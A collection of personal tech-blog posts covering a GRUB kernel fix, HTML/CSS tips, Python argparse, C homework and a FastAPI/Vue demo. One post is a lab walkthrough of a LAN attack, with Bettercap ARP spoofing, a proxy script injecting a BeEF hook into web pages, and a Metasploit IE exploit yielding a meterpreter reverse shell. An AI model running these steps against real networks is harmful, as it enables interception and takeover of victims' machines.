Actually, the solution is to edit the value of GRUB_CMDLINE_LINUX="" in the /etc/default/grub file and add “ibt=off” to it.

Solution Steps

1. Edit the /etc/default/grub file

The purpose of editing this file is to set the kernel boot parameters. The method for setting this may vary depending on the system booted by different bootloaders. As I am using Grub in my Arch system, I need to edit this file.

$ sudo vim /etc/default/grub

Find the keyword GRUB_CMDLINE_LINUX="" and add the parameter ibt=off.

# GRUB boot loader configuration

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR="Arch"
GRUB_CMDLINE_LINUX_DEFAULT="loglevel=7"
GRUB_CMDLINE_LINUX="ibt=off"

......

Enter : and type wq to save and exit the file (this is a basic operation and requires no further explanation).

2. Regenerate the Grub configuration file

Then, regenerate the Grub configuration file.

$ sudo grub-mkconfig -o /boot/grub/grub.cfg

Wait for the operation to complete. If there are no errors, you can restart the operating system.

$ sudo reboot

Testing and Verification

After restarting the system, open VirtualBox again and start a virtual machine. At this point, it should successfully enter the system.

This means that the problem has been solved.

Some Thoughts on Writing HTML and CSS

2022年11月17日 22:41

Introduction

Many beginners often encounter some basic problems when learning HTML and CSS, which can be frustrating.

I originally didn’t want to write about basic topics, but I feel that some people may need to see this kind of content…so here are some tips.

There is not much to say, just some issues related to syntax and usage.

Common Issues I Have Noticed

HTML Syntax Problems

Tag Order Problems

I often get asked questions like “Why isn’t my content showing up when I put the tags in?”, or “Why isn’t this working…” and so on.

The first question I was asked was why the content of the title (<h1> tag) wasn’t showing up. I took a look at their code:

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Test</title>
  </head>
  <body>
    <p>
      ppp
      <h1>TT</h1>
      pppp
    </p>
  </body>
</html>

I couldn’t believe it – they put the <h1> tag inside the <p> tag…

It’s clear that they aren’t familiar with either of these tags. Both <h1> and <p> are block-level elements, and by default the font size of <h1> is larger than that of <p>. Therefore, putting them together may result in display errors. Normally, these two tags exist on the same level, and both will occupy a line to display. If the larger <h1> tag is nested inside the smaller one, of course you won’t be able to see it~

In summary, there cannot be headings within paragraphs, and they cannot be nested within each other.

Therefore, the correct way to write it should be as follows:

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Test</title>
  </head>
  <body>
    <h1>The Title Of An article.</h1>
    <p>The Paragraph.</p>
  </body>
</html>

Missing Symbols

Sometimes I get asked about this issue as well, and I feel like these are all basic errors.

Looking at the code, I’m like, “What is this mess?"

It’s clearly not standard HTML.

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" >
    <title>Test</title
  </head>
  <body>
    <div>
      <h1>Test</h1
      <p Text</p>
      <div> 
    /body>
</html>

This type of code…

Either they weren’t paying attention when writing it or they’re not familiar with how to use these tags.

Or perhaps they don’t know how to represent tags.

Let me explain again: there are two types of tags, single tags and double tags.

Taking the tag for inserting an image as an example, the single tag looks like this: <img />. The < at the beginning and > at the end can’t be left out, and it’s best to add a / before the closing >.

As for double tags, let’s take the paragraph tag as an example: <p>This is a paragraph.</p>. This type of double tag must have an opening and closing tag. Neither the beginning nor the end can be left out.

When writing double tags and there’s nesting involved, it’s a good habit to indent each level on a new line.

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Test</title>
  </head>
  <body>
    <div class="Box1">
      <div class="Box2">
        <h1>Title</h1>
        <ul>
          <li>
            <p>Para1</p>
          </li>
          <li>
            <p>Para2</p>
          </li>
        </ul>
      </div>
    </div>
  </body>
</html>

This way, the code is not only beautiful, but it’s also easier to maintain and troubleshoot in the future.

Not Differentiating Between <head> and <body>

In addition to the aforementioned issues, there are even cases where people write <div> tags inside the <head>, which indicates that they haven’t yet distinguished between the HTML header and content display areas.

I can only explain it this way:

  • The <head> section is the header information area, which is what the server sends to the browser. The code inside it is not rendered on the page in the browser.

  • The <body> section is the content display area, used to write tags that can be displayed. You can also write <script> tags with JavaScript code nested inside, but CSS styles cannot be written here.

CSS Problems

In addition to syntax issues and not differentiating between sections in HTML, there are also some strange questions people ask me when writing CSS.

Referencing Stylesheets

There are three ways to reference CSS stylesheets, according to textbooks, but the most commonly used are two.

My personal favorite is to use <link> to link the stylesheet. This way, you can split it into two files and write them side by side, making it very convenient.

You don’t need to flip back and forth like with inline styles.

As for inline styles? They’re not used much, I almost never use them in practice.

But there are still people who don’t know how to link stylesheets?

The main issue is not understanding the concept of paths.

It’s actually very simple – just remember the relative path and then fill it into the href attribute value of the <link> tag.

<link type="text/css" rel="stylesheet" href="css/style.css" />

Of course, there are still people who don’t know how to use inline styles, but there’s not much to say about it. Just remember that the <style> tag must be placed inside the <head> section and then write the styles using the correct CSS format inside the <style> tag.

For example:

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Document</title>
    </head>
    <style type="text/css">
        *{
            margin: 0;
            padding: 0;
        }
        .TopHead{
            background-color: white;
            border: solid 1px black;
            width: 100px;
            height: 200px;
        }
    </style>
    <body>
        <div class="TopHead">

        </div>
    </body>
</html>

When writing CSS, losing ;, {, and } and misspelling words.

These are all minor mistakes that can be improved with more practice and attention. The correct template should look like this:

Selector {
  Property: value;
}
.TopHead{
    background-color: white;
    border: solid 1px black;
    width: 100px;
    height: 200px;
}

Remove default padding and margin

Many beginners do not develop the habit of resetting default padding and margin in CSS when they start coding, which leads to difficulty in styling as they progress.

In fact, it’s quite simple:

*{
    margin: 0;
    padding: 0;
}

* is a regular wildcard character in CSS, and it has the lowest priority among all selectors. Setting its margin and padding properties to 0 before everything else can eliminate the default padding and margin for all elements before they are selected by a specific selector. This makes it much easier to make more accurate adjustments to element spacing later on.

If you’re still not sure whether or not to include it, try it out and see the difference for yourself.

Inappropriate naming when using class selectors and ID selectors

This is also a big problem that greatly affects the readability and maintainability of the code.

I often see something like this:

.a1{

}
.a2{

}
#b1{

}
#b2{

}

It’s hard to know what element it actually selects, which increases workload…

Because at first glance, it’s unclear what it refers to.

Also, using Chinese characters for naming, although I used to like to do this when I was in middle school, this habit is not good because if there are some server encoding issues, the style files may not be loaded properly.

h1.中央标题
{
    text-align:center;
    font-size:22px;
}
h1.一级标题
{
    font-size:22px;
}
h2.二级标题
{
    font-size:20px;
}
h2.三级标题
{
    font-size:18px;
}
h2.四级标题
{
    font-size:16px;
}
p.普通文字
{
    text-indent:25px;
    font-size:15px;
    text-align:justify;
}

But some people even use numbers!

And then they ask me why the style is not displaying properly!

.1{
  color: red;
}

Numbers or names that start with numbers cannot be used as class selector names and IDs in CSS. Similarly, in many programming languages, it is not allowed to name variables using numbers or names that begin with numbers.

To avoid this problem, naming conventions such as camelCase and _ concatenation can be used.

  • Upper camel case refers to two words combined, with the first letter of each word capitalized, such as TopHead.
  • Lower camel case refers to two words combined, with only the first letter of the second word capitalized, such as contentPlace.

For naming conventions with more than two words, the _ character is needed to combine them, such as the_menu_bar.

.TopHead{
  width: 1000px;
  height: 300px;
}
.contentPlace{
  width: 1000px;
  height: auto;
}
.the_menu_bar{
  width: 100%;
  height: 50px;
  background-color: blue;
}

This significantly improves readability so that one can generally tell at a glance which element corresponds to which, without having to spend time searching through the code.

End

The above are just my personal opinions and methods for addressing some of the small issues that beginner learners may encounter when studying HTML and CSS.

There may be other problems that I haven’t discovered yet…

Feel free to leave a comment below to share your thoughts and feedback.

Python Learning Notes - ArgParse

2021年5月16日 18:21

Introduction

In order to make TitleGetter more flexible, I plan to let users customize list.txt and the output file. Therefore, this requires the use of command line options… just like some software we commonly use, such as pacman.

So I googled it and learned about ArgParse.

The argparse module makes it easy to write user-friendly command-line interfaces. The program defines what arguments it requires, and argparse will figure out how to parse those out of sys.argv. The argparse module also automatically generates help and usage messages and issues errors when users give the program invalid arguments.

From: argparse â Parser for command-line options, arguments and sub-commands — Python 3.9.5 documentation

Then I tried typing a file…

The result of running it looks like this:

So let’s organize some related notes…

Creating Parser && Adding Options

Before everything starts, we need to use the ArgumentParser usage in the argparse library to create a variable named parser.

import argparse
parser = argparse.ArgumentParser(description='')

There is a parameter description='' here, which is used for writing some explanations…

For example, we wrote:

import argparse
parser = argparse.ArgumentParser(description='Welcome')

By the way, we need to write down some necessary options~

parser.add_argument() can be used here.

We need to add some things inside, such as the usage format of options like -a and --about.

Finally, add args = parser.parse_args().

import argparse
parser = argparse.ArgumentParser(description='Welcome')
parser.add_argument('-a','--about', help='Show the about')
args = parser.parse_args()

At this point, we can add -h to see the effect.

$ python a.py -h
usage: a.py [-h] [-a ABOUT]

Welcome

optional arguments:
  -h, --help            show this help message and exit
  -a ABOUT, --about ABOUT
                        Show the about

Then let’s organize a few commonly used parameters.

  1. default * The default value when no parameters are set.
    parser.add_argument('-a','--about', help='Show the about', defualt='text.txt')
    • If the user does not set this parameter, a default one will be provided automatically.
  2. help
    • Add explanatory text to the corresponding option.
  3. required
    • Used to determine whether this parameter must be set.
    • If required=True is set, an error will be reported if this parameter is not set at runtime.
    parser.add_argument('-a','--about', required=True)
    $ python a.py   
    usage: a.py [-h] -a ABOUT
    a.py: error: the following arguments are required: -a/--about

Calling the Obtained Option Parameters

Next, we need to use the obtained parameters.

We know that when something is written after an option on the command line, the program will get it as a string by default. Then we have to use this to do what we want.

I wrote a simple script that can write the contents of one file to another file.

import argparse
print('''                                                            
By WeepingDogel
''')
def GetParser():
    parser = argparse.ArgumentParser(description='Help', epilog='A new testing program.')
    parser.add_argument('-o','--output', help='Output file',default='test.txt' , required=True)
    parser.add_argument('-r','--read',help='read a file', required=True)
    return parser
def Write(content, filename):
    f = open(filename,"a")
    f.write(content)
    f.close()
    print(filename + ' has been written')
def Read(filename):
    f = open(filename)
    text = f.read()
    return text
def Main():
    parser = GetParser()
    args = parser.parse_args()
    Write(Read(args.read),args.output)
Main()

It is easy to see that what we obtain will go into the variable args, because it is assigned from the content returned by the function parser.parse_args(). To get the corresponding value of an option parameter, you can access it using args.option_name.

For example, if we want to get the written file name:

$ vim b.py
import argparse
parser = argparse.ArgumentParser(description='Help', epilog='A new testing program.')
parser.add_argument('-o','--output', help='Output file',default='test.txt' , required=True)
args = parser.parse_args()
filename = args.output
print("The filename is "+ filename)
$ python b.py -o WeepingDogel
The filename is WeepingDogel

As you can see, we have obtained the string “WeepingDogel”.

Similarly, the file name to be read is the same:

args.read

That’s all you need to do ~

Next, let’s take a screenshot of the effect of the above code:

Creating and using it is that simple…

Of course, there are more usages to explore…

Conclusion

So what I’m going to do next is to update these into TitleGetter 啦!

There is no need to set the location of list.txt in the configuration file anymore! The output file position does not need to be fixed either!!


Reference links

LAN Penetration Testing with Beef, Bettercap, and Other Tools

2021年2月2日 13:43

Introduction

Well… Let’s start with some rambling as usual…

Today, I tried using Beef and Bettercap together and found them to be quite effective~

Also, if you are using Internet Explorer (IE), you can use Beef in conjunction with the ms14-064 module in Metasploit to gain system privileges~

Without further ado, let’s get started~

Testing Environment

First, let’s talk about the testing environment.

  • Attacker machine

    • Arch Linux
    • 192.168.101.15
  • Target machine

    • Windows XP on VirtualBox
    • 192.168.101.43

Due to limited resources, we can only use Windows XP for this demonstration~

Tools Used

  1. Bettercap
    • First and foremost, Bettercap~ It is used for ARP spoofing, DNS hijacking, and network interruption attacks, which are all part of man-in-the-middle attacks…
  2. Beef
    • Used for browser hijacking… and it can do many things, but I don’t know the specifics.
  3. Metasploit (msf)
    • Our old friend~

Testing Process

First, let’s open bettercap.

$ sudo bettercap

Then we will see the following output..

Note: You need to use sudo here because it requires root privileges to access network hardware such as network cards. If you don’t use sudo, you will see a prompt like this.

Next, set the target for ARP spoofing:

set arp.spoof.targets 192.168.101.43

Here, the targets are set to the IP address of the target machine.

Next, start Beef, and remember to use sudo as mentioned earlier.

$ sudo beef

The output should be like this:

Now, let’s talk about the links displayed in the terminal:

  • Hook URL: http://192.168.101.15:3000/hook.js
    • This is the hook address mentioned earlier. Once a browser visits a page with this JavaScript, it will be hooked by Beef~ Later, we will write it into an attack script~
  • UI URL: http://192.168.101.15:3000/ui/panel
    • This is the Beef control panel. After opening it, you will see a login page, similar to the cover image. After logging in, it will look like this.

About the username and password, here’s the thing: In some systems, you can’t use the default login credentials (beef:beef) for Beef, and it may not even start. For example, this is the case with my Arch Linux.

[14:40:25][!] ERROR: Default username and password in use!
[14:40:25]    |_  Change the beef.credentials.passwd in config.yaml

In such cases, what you need to do is modify the config.yaml file. In my case, the file is located at /usr/share/beef/config.yaml.

Modify it as follows:

beef:
    version: '0.5.0.0-alpha-pre'
    # More verbose messages (server-side)
    debug: false
    # More verbose messages (client-side)
    client_debug: false
    # Used for generating secure tokens
    crypto_default_value_length: 80

    # Credentials to authenticate in BeEF.
    # Used by both the RESTful API and the Admin interface
    credentials:
        user:   "Choose a username"
        passwd: "Think of a password"

After that, you can start the system, and the username and password you set will be used for login.

Alright, without further ado, let’s continue.

Next, we need to write a JavaScript script to use with Bettercap.

function onResponse(req,res){
    if(res.ContentType.indexOf('text/html')==0){
        var body=res.ReadBody();
        if(body.indexOf('</head>')!=-1){
            res.Body=body.replace(
                '</head>',
               '<script type="text/javascript" src="http://192.168.101.15:3000/hook.js"></script></head>'
            );
            }
        }
}

Save this file to a directory of your choice. I will save it to /home/weepingdogel/Downloads/hack/192.168.101.43/hack.js.

Then, let’s go back to Bettercap and set the http.proxy.script parameter to the path mentioned above:

set http.proxy.script /home/weepingdogel/Downloads/hack/192.168.101.43/hack.js

Then start net.probe, arp.spoof, and http.proxy in sequence.

net.probe on
arp.spoof on
http.proxy on

Alright… Now everything is set up and ready to go…

Then we’ll have the target machine open a browser and visit a website…

Since IE8 no longer supports HTTPS for Bing, it will be vulnerable as soon as it opens.

And then there’s so much we can do.

I decided to use a clippy module that binds to a ms14-064 address, and now it’s msf’s turn.

$ msfconsole

Enable Modules.

> use exploit/windows/browser/ms14_064_ole_code_execution
> info 

Let’s see the description.

Description:

This module exploits the Windows OLE Automation array vulnerability, CVE-2014-6332. The vulnerability is known to affect Internet Explorer 3.0 until version 11 within Windows 95 up to Windows 10, and no patch for Windows XP. However, this exploit will only target Windows XP and Windows 7 box due to the Powershell limitation. Windows XP by defaults supports VBS, therefore it is used as the attack vector. On other newer Windows systems, the exploit will try using Powershell instead.

Check the options

show options
Module options (exploit/windows/browser/ms14_064_ole_code_execution):

   Name                   Current Setting  Required  Description
   ----                   ---------------  --------  -----------
   AllowPowershellPrompt  false            yes       Allow exploit to try Powershell
   Retries                true             no        Allow the browser to retry the module
   SRVHOST                0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT                8080             yes       The local port to listen on.
   SSL                    false            no        Negotiate SSL for incoming connections
   SSLCert                                 no        Path to a custom SSL certificate (default is randomly generated)
   TRYUAC                 false            yes       Ask victim to start as Administrator
   URIPATH                                 no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.101.15   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP

Normally we would just set a SRVHOST, but bettercap just took port 8080, so we need to set a new SRVPORT.

The SRVHOST is set to the address of the attacking machine.

set SRVHOST 192.168.101.15

SRVPORT Arbitrarily specify a free port

set SRVPORT 9999

Execute.

exploit

Then we get it

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.101.15:4444 
[*] Using URL: http://192.168.101.15:9999/deCFhCIwXNHYT
[*] Server started.

Change the default Clippy image directory address to the attacker’s address, then put the link http://192.168.101.15:9999/deCFhCIwXNHYT in the Executable field.

Then click the execute.

That’s when a funny thing happens to the target machine.

Whichever one you click on, it jumps to the msf link. After clicking on it, msf responds.

A meterpreter connection is established.

Get in the session.

sessions -i 1

At this point we can use meterpreter to operate the target machine as normal…

The getsystem lifting is also no problem.

As for the use of meterpreter, I will not continue to write about it, because I have written about it before (escape.).

Then here is half of the success, the rest is the post-penetration, say a long time can not finish it ~ ~ here it is ~

End

I’m sorry, but I’m not sure if I’m going to be able to do this. qwq However, to declare that the content of this article is limited to the test to learn to use, do not take to do bad things, or the consequences of their own Oh ~

Finally, this site follows the [CC-BY-NC 4.0 protocol] (https://creativecommons.org/licenses/by-nc/4.0/), reproduced please specify the source!

Reference links

Help with College Computer Homework

2020年12月2日 23:20

Introduction

Help with homework qwq…

I haven’t played with C language for a long time, let me try to see if I can do it.

PS: I’m on Linux, the execution method may be different. If you are on Windows, you need an editor to run it.

For example, Dev C++, VS 2019, etc.

Experiment Eleven

Experiment Eleven

Objective:

  • Understand C programming concepts
  • Understand C program design framework

Contents:

Input a grade and output its level rating.

This is straightforward. We need to list several grade levels:

  • Excellent
    • 80 ~ 100 points [80,100]
  • Pass
    • 60~79 points [60,79]
  • Fail
    • Below 60 points [0,60)

In the code, we can use expressions to represent the intervals, for example:

score >= 80 && score <= 100

Then we use if() to determine the grade level.

#include<stdio.h>
int main(){
    int score = 85;
     if(score >= 80 && score <= 100){
        printf("The grade is excellent");
    }else if(score >= 60 && score <= 79){
        printf("The grade is pass");
    }else if(score >= 0 && score < 60){
        printf("The grade is fail");
    }
}

Next, we run the program.

Output:

weepingdogel@WeepingDogel /tmp> make test
cc     test.c   -o test
weepingdogel@WeepingDogel /tmp> ./test
The grade is excellent⏎     

Then we need to get the user’s input for the grade, like this, using the scanf() function to get the user’s input and assign it to an integer variable score.

#include<stdio.h>
int main(){
    int score;
    printf("Enter your grade:");
    scanf("%d",&score);
    printf("%d",score);
}

Next, we combine these two pieces of code together.

The complete code is as follows:

#include<stdio.h>
int main(){
    int score;
    printf("Enter your grade:");
    scanf("%d",&score);
    if(score >= 80 && score <= 100){
        printf("The grade is excellent");
    }else if(score >= 60 && score <= 79){
        printf("The grade is pass");
    }else if(score >= 0 && score < 60){
        printf("The grade is fail");
    }
}

The idea is to first use scanf() function to get the user’s input for the grade, then use if() statements to compare and output the result.

This is the output:

weepingdogel@WeepingDogel /tmp> make test
cc     test.c   -o test
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:99
The grade is excellent⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:85
The grade is excellent⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:60
The grade is pass⏎                                                        
weepingdogel@WeepingDogel /tmp> ./test
Enter your grade:59
The grade is fail⏎                       

Experiment 12

Experiment Purpose:

  • Understand C program design ideas
  • Understand C program design frameworks

Task content

  • Requires writing a program that registers and then logs in, outputting the format shown in the following figure:
--------------------------------------
              Registration Interface
Please enter your registration username: Ly
Please enter your registration password: 123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
              Login Interface
Please enter your login username: Ly
Please enter your login password: 123
Login successful!
--------------------------------------

--------------------------------------
              Login Interface
Please enter your login username: Ly
Please enter your login password: 1234
Login failed!
--------------------------------------
  • Define 4 variables to save the registered username, password and login username, password respectively.
  • Use if…else statement to complete the judgment of the username and password.

To put it simply… it uses scanf() to get input, assigns the values to variables, and then performs the judgment…

Pft! Alright, here’s the code, no explanation needed…

#include<stdio.h>
#include<string.h>
int main(){
    /* Define 4 variables to save the registered username,
    password and login username, password respectively */
    char username_sign[40];
    char password_sign[16];
    char username_login[40];
    char password_login[16];
    /* Define 4 variables to save the registered username,
    password and login username, password respectively */
    printf("--------------------------------------\n               Registration Interface\n");
    printf("Please enter your registration username:");
    scanf("%s", username_sign);
    printf("Please enter your registration password:");
    scanf("%s", password_sign);
    printf("Congratulations! Registration successful!");
    printf("\n--------------------------------------");
    /* Use scanf() to get input */
    printf("\n\n--------------------------------------\n               Login Interface\n");
    printf("Please enter your login username:");
    scanf("%s",username_login);
    printf("Please enter your login password:");
    scanf("%s",password_login);
    /* Use if...else statement to complete the judgment of the username and password */
    /* Uses the strcmp() function here */
    if(strcmp(username_login,username_sign) == 0 && strcmp(password_login,password_sign) == 0){
        printf("Login successful!");
    }else{
        printf("Login failed!");
    }
    printf("\n--------------------------------------");
}

However, it’s worth noting that this string comparison method is slightly different. It requires using the strcmp() function, something like this.

if(strcmp(username_login,username_sign) == 0 && strcmp(password_login,password_sign) == 0){
        printf("Login successful!");
    }else{
        printf("Login failed!");
    }

It seems to calculate a numerical value, which equals 0 if the two strings are the same. That’s roughly how it works.

Let’s take a look at the output…

weepingdogel@WeepingDogel /tmp> make test2
cc     test2.c   -o test2
weepingdogel@WeepingDogel /tmp> ./test2
--------------------------------------
               Registration Interface
Please enter your registration username:Ly
Please enter your registration password:123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
               Login Interface
Please enter your login username:Ly
Please enter your login password:123
Login successful!
--------------------------------------⏎                              

weepingdogel@WeepingDogel /tmp> ./test2
--------------------------------------
               Registration Interface
Please enter your registration username:Ly
Please enter your registration password:123
Congratulations! Registration successful!
--------------------------------------

--------------------------------------
               Login Interface
Please enter your login username:Ly
Please enter your login password:1234
Login failed!
--------------------------------------⏎     

And that’s it!

Closing Remarks

Actually, there are still some details that I might overlook due to carelessness, so I can’t say “Is that it? Is that all?”

But relatively speaking, it’s still quite simple… yeah…

A Simple Client Server Project Made by Python and Vue3

作者 WeepingDogel
2024年3月5日 16:14

Introduction

This demo will show a user list with avatar, username and description, which is the data fetched from the backend. At first, the client page made by vue3 will send a request to the server, then the server respond and transfer a JSON typed data. Then the clinet page accepts this data, and render a page.

Backend

There’s a HTTP service powered by FastAPI, which is a high performance web framework for Python.

When started, it will read the json file user_list.json into the RAM as a variable.

When received a HTTP request by the URL /userdata/list from any clinet, it will read the JSON data in RAM and send to the client.

Here is the JSON file.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
[
  {
    "id": 1,
    "name": "WeepingDogel",
    "type": "dog",
    "age": 20,
    "avatar": "/static/WeepingDogel.jpg"
  },
  {
    "id": 2,
    "name": "kira-pgr",
    "type": "cat",
    "age": 18,
    "avatar": "/static/kira-pgr.png"
  },
  {
    "id": 3,
    "name": "kara",
    "type": "cat",
    "age": 19,
    "avatar": "/static/kara.jpg"
  },
  {
    "id": 4,
    "name": "Felix Yan",
    "type": "fox(?)",
    "age": 30,
    "avatar": "/static/felix.jpg"
  },
  {
    "id": 5,
    "name": "Old Herl",
    "type": "cat",
    "age": 400,
    "avatar": "/static/old_herl.jpg"
  },
  {
    "id": 6,
    "name": "Episode 33",
    "type": "-/@”~、",
    "age": 17,
    "avatar": "/static/episode-33.jpg"
  }
]

Let’s start to code. Firstly, we need to create a virtual environment of Python and import the fastapi package.

1
$ python -m venv venv

Install the fastapi libraries by pip and establish a root API URL to run a web server.

1
$ pip install "fastapi[all]"
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
# encoding=UTF-8
# filename=main.py
from fastapi import FastAPI

app = FastAPI()


@app.get('/')
async def root():
    return {"message": "Hello"}

While the client recevied the data to render the page, it will still access the server to get the static files. So let’s mount the staitc directory.

1
2
3
4
5
6
7
8
$ ls src/static/ -lh
总计 396K
-rw-r--r-- 1 weepingdogel weepingdogel 89K  3月 3日 18:51 episode-33.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 87K  3月 3日 18:35 felix.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 45K  3月 3日 15:52 kara.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 93K 12月18日 11:34 kira-pgr.png
-rw-r--r-- 1 weepingdogel weepingdogel 36K  3月 3日 18:37 old_herl.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 34K  1月 6日 16:20 WeepingDogel.jpg

Add these to main.py.

1
2
3
from fastapi.staticfiles import StaticFiles

app.mount('/static', StaticFiles(directory="src/static"), name="static")

Then we need to create a router /userdata by create a new file router_userdata.py in other direcotries or just in the same directory.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
# encoding=UTF-8
# filename=router_resources.py

from fastapi import APIRouter
import json

userdata_router = APIRouter(
    prefix='/userdata',
    tags=['userdata'],
    responses={404: {"Description": "Not Found"}}
)

Now we need to open the json file and store the content into the memory as a variable.

1
user_list: list = json.loads(open('src/data/user_list.json').read())

Finally we create a URL router to provide the API to get the data.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# encoding=UTF-8
# filename=router_resources.py

from fastapi import APIRouter
import json

userdata_router = APIRouter(
    prefix='/userdata',
    tags=['userdata'],
    responses={404: {"Description": "Not Found"}}
)


user_list: list = json.loads(open('src/data/user_list.json').read())


@userdata_router.get('/list')
def read_user_list():
    """
    Read a user list from a json file.
    :return: A user list.
    """

    return user_list

Now start the server by uvicorn.

1
uvicorn  src.main:app --reload

FrontEnd

Now it’s the work that frontend must be responsible. Let’s create a vue3 project by yarn at first.

1
$ yarn create vue

Then delete the components before, we don’t need them in this demo. Just rewrite the code of the App.vue.

Before we send a request to fetch the data, we need to define two types to contain the data if Typescript is enabled.

1
2
3
4
5
6
7
8
9
type User = {
  id: Number;
  name: string;
  user_type: string;
  age: Number;
  avatar: string;
};

type UserList = User[];

According to the lifecycle of Vue3, a method need to be create and used in the mount lifecycle. We have to define a global variable in data() state and a synchronous function in methods state.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
export default { 
  data() { 
    return { 
      user_list: [] as UserList 
      }; 
    }, 
    methods: {
      async GetUserList() {}, 
  }, 
};

Now we need to send a request by axios.

1
import axios from "axios";
1
2
3
4
5
6
7
8
async GetUserList() {
  try {
    const response = await axios.get<UserList>("/userdata/list");
    this.user_list = response.data;
    } catch (error) {
      console.log(error);
  }
},

Then we need to run this function in mount lifecycle.

1
2
3
mounted() { 
  this.GetUserList(); 
},

Here’s the completed code in <script> tag:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
import axios from "axios";

type User = {
  id: Number;
  name: string;
  user_type: string;
  age: Number;
  avatar: string;
};

type UserList = User[];

export default {
  data() {
    return {
      user_list: [] as UserList,
    };
  },
  methods: {
    async GetUserList() {
      try {
        const response = await axios.get<UserList>("/userdata/list");
        this.user_list = response.data;
      } catch (error) {
        console.log(error);
      }
    },
  },
  mounted() {
    this.GetUserList();
  },
};

Render the data in Template by ‘v-for’ property.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
<template>
  <div class="bg">
    <div class="user-list">
      <div class="user-card" v-for="items of user_list">
        <div class="user-image">
          <img :src="items.avatar" />
        </div>
        <div class="user-info">
          <p class="user-name">{{ items.name }}</p>
          <p class="description">
            A {{ items.user_type }}, {{ items.age }} years old.
          </p>
        </div>
      </div>
    </div>
  </div>
</template>

Start the developerment server, you will see the page like this:

1
$ yarn dev

Finally we just finish the CSS inside the <style scoped> tag to beautify the style.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
@keyframes FadeIn {
  from {
    scale: 0.75;
    opacity: 0;
  }
  to {
    scale: 1;
    opacity: 1;
  }
}

@keyframes BackgroundColor {
  from {
    background-color: #f1f1f1;
  }
  to {
    background-color: #dfaed4;
  }
}

.bg {
  width: 100vw;
  height: 100vh;
  display: flex;
  flex-direction: column;
  justify-content: center;
  align-items: center;
  background-color: #dfaed4;
  animation: BackgroundColor 5s;
}

.user-list {
  width: 450px;
  height: 800px;
  overflow-y: scroll;
  overflow-x: hidden;
  scrollbar-width: none;
  scroll-behavior: smooth;
  display: flex;
  flex-direction: column;
  background-color: #ffffff;
  border-radius: 20px;
  animation: FadeIn 1.5s;
}

.user-card {
  width: 100%;
  height: auto;
  display: flex;
  padding: 20px;
  flex-direction: row;
  border-bottom: solid 1px #ebebeb;
}

.user-image {
  width: 120px;
  height: 120px;
  border-radius: 100%;
}

.user-image img {
  width: 100%;
  height: 100%;
  border-radius: 100%;
}

.user-info {
  position: relative;
  left: 40px;
  display: flex;
  flex-direction: column;
  justify-content: flex-start;
}

.user-name {
  line-height: 60px;
  font-size: 32px;
}

.description {
  font-size: 22px;
  line-height: 30px;
}

You will see a elegant page with user list in your browser.

Conclusion

In this project, we’ve successfully demonstrated the interaction between a frontend client made using Vue3 and a backend server powered by FastAPI. By establishing a connection where the client requests user data from the server, receives a JSON response, and renders it on the webpage, we’ve showcased a basic full-stack web application flow.

The backend server, built with FastAPI, functions as the intermediary between the data storage file (user_list.json) and the client. Upon receiving a request for user data at the endpoint /userdata/list, it reads the JSON data stored in memory, responds with the user list, and sends it back to the client for display.

The frontend, developed using Vue3, sends requests to the backend server using Axios, retrieves the user data, and dynamically updates the webpage to showcase user avatars, names, and descriptions. This seamless data flow between the client and server illustrates the principles of front-end and back-end separation in web development.

By combining technologies like Vue3, FastAPI, Python, and Axios, we’ve exemplified a simple yet effective approach to building web applications with modern tools and best practices in mind. This project serves as a foundation for creating more complex and feature-rich applications, highlighting the importance of efficient data fetching, processing, and rendering in web development.

Annual Summary in 2023

作者 WeepingDogel
2023年12月31日 21:43

Though the time is a unit defined by people, it can still flow away like a river running from the hill to the plain. I Only feel a sigh and a wink, the 2023 just has passed.

Just looking back on the memories like the cherry blossoms drifting in midair, which I want to catch on my tiptoes, a lot has happened this year.

Now just hold the petals and look, which probably makes me bring back the time to mind.

Gained

The past year has been a whirlwind of learning and growth for me.

